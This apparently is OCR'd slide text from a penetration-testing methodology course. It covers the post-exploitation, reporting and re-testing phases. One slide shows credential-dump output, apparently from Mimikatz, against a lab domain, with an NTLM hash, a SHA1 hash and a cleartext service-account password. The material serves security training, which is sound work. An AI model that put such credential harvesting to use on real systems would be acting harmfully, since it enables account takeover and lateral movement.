
GETTING CREDENTIALS



```
Authentication Id : 0 ; 2858340 (00000000:002b9d64)
Session           : Service from 0
User Name         : svc-SQLDBEngine01
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-2222329127-1607
        msv :
         [00000003] Primary
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * NTLM     : d0abfc0cb689f4cdc8959a1411499096
         * SHA1     : 467f0516e6155eed60668827b0a4dab5eecefacd
        tspkg :
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * Password : ThisIsAGoodPassword99!
        wdigest :
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * Password : ThisIsAGoodPassword99!
        kerberos :
         * Username : svc-SQLDBEngine01
         * Domain   : LAB.ADSECURITY.ORG
         * Password : ThisIsAGoodPassword99!
        ssp :
        credman :
```

5. THE POST-EXPLOITATION PHASE


- After we have completely exploited the systems or reached the end of the testing time, we'll want to document the methods that we used.



Extreme 13-15	• Extreme risk of security controls being compromised with the possibility of catastrophic financial losses occurring as a result
High 10-12	• High risk of security controls being compromised with the potential for significant financial losses occurring as a result
Elevated 7-9	• Elevated risk of security controls being compromised with the potential for material financial losses occurring as a result
Moderate 4-6	• Moderate risk of security controls being compromised with the possibility of limited financial losses occurring as a result
Low 1-3	• Low risk of security controls being compromised with measurable negative impacts as a result

5. THE POST-EXPLOITATION PHASE

- Remove any scripts and files that you may have planted and used.



The file 'Recycle Bin' is a system file. If you remove it, Windows or another program may no longer work correctly.


Are you sure that you want to permanently delete it?

Recycle Bin
Contains the files and folders that you have deleted.

□ Do this for all current items

6. THE REPORTING PHASE

- Steps should be taken to remediate them.



Public Facing Server RDP Open with weak credentials SEVERE

Steps to reproduce:

1.
2.
3.

Suggested methods of resolution

7. THE RESOLUTION & RE-TESTING PHASE

- Optional depending upon the Target domain.